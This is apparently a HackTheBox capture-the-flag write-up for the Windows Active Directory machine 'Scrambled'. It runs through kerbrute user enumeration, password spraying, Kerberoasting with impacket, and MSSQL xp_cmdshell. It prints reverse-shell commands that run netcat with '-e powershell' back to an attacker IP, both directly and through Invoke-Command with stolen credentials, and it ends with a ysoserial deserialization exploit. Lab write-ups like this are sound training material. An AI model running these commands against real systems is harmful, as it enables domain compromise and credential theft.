The machine for August will be a Windows with Kerberos authentication
And here is the link to the associated video: https://youtu.be/rb3juEafSmE
The enumeration stage
After adding the target IP as scrambled.htb to my /etc/hosts file, I ran a classic nmap scan on it.
nmap -sC -sV -oA nmap/classic scrambled.htb-sC : To use the default script from NSE
-sV : To enumerate the service version for the opened ports
-oA **** : To store scan results in normal, XML, and grepable formats at once.
The result is the following:
This is an Windows Active Directory machine, the domain controller seems to be dc1.scrm.local and the domain isscrm.local
389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: scrm.local0., Site: Default-First-Site-Name)
|_ssl-date: 2022-08-06T13:00:53+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=DC1.scrm.local
| Subject Alternative Name: othername:, DNS:DC1.scrm.local
| Not valid before: 2022-06-09T01:42:36
|_Not valid after: 2023-06-09T01:42:36
445/tcp open microsoft-ds?
464/tcp open kpasswd5?
593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
636/tcp open ssl/ldap Microsoft Windows Active Directory LDAP (Domain: scrm.local0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC1.scrm.local
I will enumerate all the possible AD users with this wordlist And I removed all the dots with the following command:
└──╼ $cat A-Z.Surnames.txt | sed "s/\.//g" > A-Z.SurnamesWithoutDot.txtBruteforcing kerberos
Then we enumerate users with kerbrute

We found the following valid users:
asmith@scrm.local
jhall@scrm.local
ksimpson@scrm.local
khick@scrm.local
sjenkins@scrm.local

Now I can test If one of these users uses the same username and password, so I generated a custom wordlist using elpscrk:
Or we can use password spraying instead:

With that credentials, let’s go ahead and get TGT (Ticket-Granting-Ticket) as ksimpson user:
└──╼ $impacket-getTGT scrm.local/ksimpson:ksimpson
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Saving ticket in ksimpson.ccache
GetUserSPNs (bugfix + usage)
On the HTB pwnbox the version of
/usr/bin/impacket-GetUserSPNs
Isn’t working properly, I encourage using:
python3 /usr/local/bin/GetUserSPNs.py
Instead and apply the fix of this issue to the script:
https://github.com/SecureAuthCorp/impacket/issues/1206
Another solution is to reclone all the impacket repo
Then we can use the tool with the following command:
python3 /usr/local/bin/GetUserSPNs.py -target-domain scrm.local -request -no-pass -k -dc-ip dc1.scrm.local scrm.local/ksimpson:ksimpson We identified
 MSSQLSvc/dc1.scrm.local SPN
We need to crack sqlsvc’s password hash:

Now let’s dump sqlsvc user’s secrets:

-500** is the ID not a part of the “domain-sid”**
The foothold stage
Using the credentials we gathered we can get a ticket for sqlsvc:
Also, we must NTLM encrypt Pegasus60 as the nthash.


We can now request a new ticket:

Then we get a foothold in the SQL service
The user stage
Let’s try to find more passwords before getting a reverse shell.
SELECT name FROM master.dbo.sysdatabases -- list all dbs
use ScrambleHR -- switch selected db
SELECT * FROM INFORMATION_SCHEMA.TABLES -- list tables
SELECT * FROM UserImport -- Get all from userImport table
We found a password for MiscSvc : ScrambledEggs9900
Get a shell
If we take a look at the HackTricks MSSQL page
We figure out that, it is possible to run commands from MSSQL with the help of the xp_cmdshell command.
We need netcat.exe to get a reverse shell:
Let’s create an HTTP server using python and serve the executable.
Then on the target enable
xp_cmdshellwith:enable_xp_cmdshelland curl netcat.exeOn the attacker machine, put netcat in listen mode:
sudo nc -lvp 443Finally, on the victim run a simple reverse shell:
xp_cmdshell C:\Temp c.exe -e powershell 10.10.14.12 443
 we have a shell as sqlsvc
But there’s no flag in sqlsvc’s desktop, maybe we need to change users? Let’s try to log in to MiscSvc with the password we found earlier.
Switch user (sudo)
Start another netcat on the attacker machine, listening on port 4444, then do the following:
$SecPassword = ConvertTo-SecureString 'ScrambledEggs9900' -AsPlainText -Force
$Cred = New-Object System.Management.Automation.PSCredential('Scrm\MiscSvc', $SecPassword)
Invoke-Command -Computer dc1 -Credential $Cred -Command { whoami } # simple whoami
Invoke-Command -Computer dc1 -Credential $Cred -Command { cmd /c C:\Temp
c.exe -e powershell 10.10.14.12 4444 } # run curl (revshell payload)
We found the flag on the desktop
The root stage
Let’s search for the root flag. I noticed there was an app in the C:/Shares/IT/Apps/Sales Order Client directory.

I downloaded the executable and It’s DLL to my Commando-VM.

Then I used dnspy to reverse engineer the application.
Here, in UploadOrder, we found a possible vulnerable deserialization at “SerializeToBase64()”
We can learn more about Insecure Deserialization in this video of PwnFunction

We generate our payload using ysoserial:
Then we can connect to port 4411 and use the “UPLOAD_ORDER” command with our previously generated payload:
 And we have a root access :D
Thanks for reading!